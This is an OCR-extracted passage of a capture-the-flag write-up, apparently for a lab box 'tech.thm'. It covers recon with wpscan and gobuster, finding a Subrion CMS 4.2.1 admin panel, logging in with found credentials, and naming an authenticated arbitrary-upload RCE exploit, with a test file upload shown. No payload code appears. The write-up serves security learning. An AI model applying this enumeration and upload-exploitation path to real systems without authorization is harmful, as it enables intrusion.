
```
HTTP/1.1 200 OK
Date: Thu, 23 Jun 2022 18:59:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sat, 29 May 2021 06:21:22 GMT
ETag: "16d-5c3720054a1c1-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 365
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN"><html
data-scrapbook-source="
https://apl98.azurewebsites.net/W880n01xm888se0cur0it0yCH008VP888Y/Hel
pxxcode.php" data-scrapbook-create="20210529061506909">
  <head>
    <meta charset="UTF-8">
    <title>
      404 Not Found
    </title>
  </head>
  <body>
    <h1>
      Not Found
    </h1>
    <p>
      The requested URL was not found on this server.
    </p>

  </body>
</html>
```

4.10. I thought it was so odd that a 200 OK was coming with a 404 designed page.


4.11. Another thing I found of interest was the Apache version released in 2015.

4.11.1. https://lists.apache.org/thread/ml8zgps17dwqn97wk3xm502vf81cr6gf

4.12. I discovered the use of Wordpress and started enumerating all the directories there as well.



```
Directory Stucture                Response Code   Response Size
index.php                         301             319
    wp-content                    200             147
        index.php                 200             147
        themes                    200             147
    index.php                     200             404
    wp-includes                   200             178
wordpress                         ???             ???
    wp-content                    ???             ???
        uploads                   200             1179
            2021                  200             1194
        themes                    ???             ???
            index.php             200             147
    wp-login.php                  200             7779
    wp-includes                   ???             ???
        images                    200             7081
            media                 200             2834
            crystal               200             3039
                license.txt       200             403
            smilies               200             6455
            wlw                   200             1632
        category.php              200             147
        media.php                 500             185
        user.php                  200             147
        feed.php                  200             147
        version.php               200             147
        assets                    200             1224
            script-loader-packa   200             147
        js                        200             178
            jquery                200             5116
                jquery-migrate.j  200             26427
                jquery-migrate.r  200             11494
                jquery.min.js     200             89769
        post.php                  200             147
icons                             403             443
test                              200             [illegible]
```



CMS

WordPress 5.7.2

Widgets

OWL Carousel

Blogs

WordPress 5.7.2

Font scripts

Twitter Emoji (Twemoji)

Google Font API

Font Awesome

Miscellaneous

Programming languages

PHP

Operating systems

Ubuntu

Databases

MySQL

JavaScript libraries

core-js 2.6.11


Underscore.js 1.8.3

Modernizr 2.8.3

jQuery Migrate 3.3.2

4.13. Some were interesting but most were not.

4.14. I ran wpscan but found nothing useful other than the username that I couldn’t break into.




```
 | Style URL: http://tech.thm/wordpress/wp-content/themes/teczilla/style.css?ver=5.7.2
 | Style Name: Teczilla
 | Style URI: https://www.avadantathemes.com/product/teczilla-free/
 | Description: Teczilla is a creative, fully customizable and multipurpose theme that you can use to create any kin
...
 | Author: avadantathemes
 | Author URI: https://www.avadantathemes.com/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://tech.thm/wordpress/wp-content/themes/teczilla/style.css?ver=5.7.2, Match: 'Version: 1.0.4'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] support
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://tech.thm/wordpress/index.php/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Jun 27 11:03:34 2022
[+] Requests Done: 51
[+] Cached Requests: 7
[+] Data Sent: 14.509 KB
[+] Data Received: 604.336 KB
[+] Memory used: 173.723 MB
[+] Elapsed time: 00:00:15
```


4.15. I still had not found anything associated with Subrion so I visited the Github page for it to do some investigating.

  4.15.1. https://github.com/intelliants/subrion

4.16. I searched for the directory from the smb file I found and it behaved very oddly.




```
GET /subrion/ HTTP/1.1
Host: tech.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: INTELLI_06c8042c3d=3u45t3a25lg004cv7jakgqcbr0
Connection: close

```



```
HTTP/1.1 302 Found
Date: Fri, 24 Jun 2022 21:20:50 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: INTELLI_06c8042c3d=3u45t3a25lg004cv7jakgqcbr0;
expires=Fri, 24-Jun-2022 21:50:50 GMT; Max-Age=1800; path=/
Location: http://10.0.2.15/subrion/subrion/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

4.17. It would try to forward me to 10.0.2.15 and add the path on the end of /subrion


4.18. I messed around with different files in the github directory and was able to browse to all the txt files in it.



```
User-agent: *
Disallow: /backup/
Disallow: /cron/?
Disallow: /front/
Disallow: /install/
Disallow: /panel/
Disallow: /tmp/
Disallow: /updates/
```


4.19. PHP files would not work however which seemed very odd.

4.20. I ran a gobuster in the directory of subrion and discovered the very interesting things I was looking for.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x html,php -b 404,301,302 -t 140 -k -w /usr/share/wo
on/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://tech.thm/subrion/
[+] Method:                  GET
[+] Threads:                 140
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   301,302,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
2022/07/27 10:59:32 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htpasswd.html       (Status: 403) [Size: 273]
/.htpasswd.php        (Status: 403) [Size: 273]
/.htaccess.html       (Status: 403) [Size: 273]
/.htaccess.php        (Status: 403) [Size: 273]
/favicon.ico          (Status: 200) [Size: 1150]
/panel.php            (Status: 200) [Size: 6107]
/panel.html           (Status: 200) [Size: 6107]
/robots.txt           (Status: 200) [Size: 142]
/sitemap.xml          (Status: 200) [Size: 628]
/updates              (Status: 403) [Size: 273]

===============================================================
2022/07/27 11:01:21 Finished
===============================================================
```

4.21. I browsed to panel.html and was presented with a login page that worked with the creds I found at the beginning of the box.


subrion/admin at develop ×
Login :: Powered by Subri ×
Not secure | tech.thm/subrion/panel.html

Welcome to
Subrion Admin Panel

Login


Password

□ Remember me

Login   Forgot your password?

Powered by Subrion CMS v4.2.1
Copyright © 2008-2022 Intelliants LLC

← Back to homepage


subrion/admin at develop ×
404 :: Powered by Subrion ×
Not secure | tech.thm/subrion/panel.html
Subrion
Dashboard
System
Content
Members
Add Blog Entry
Blocks
Add Page
1

Error 404

Dashboard → 404

Requested URL not found.


4.22. I found the Subrion version of 4.2.1 on the main page

4.23. Searchsploit showed a few exploits but the most interesting was “49876” which is an Authenticated Arbitrary Upload RCE.

4.24. I had trouble getting the actual code to work so I did it manually.

4.25. The uploads folder wouldn't let me access a php file so I chekced admin status. I was good.

4.26. I then tested with a txt file and it worked!




tech.thm/subrion/uploads/test.txt

```
this is a test file
```

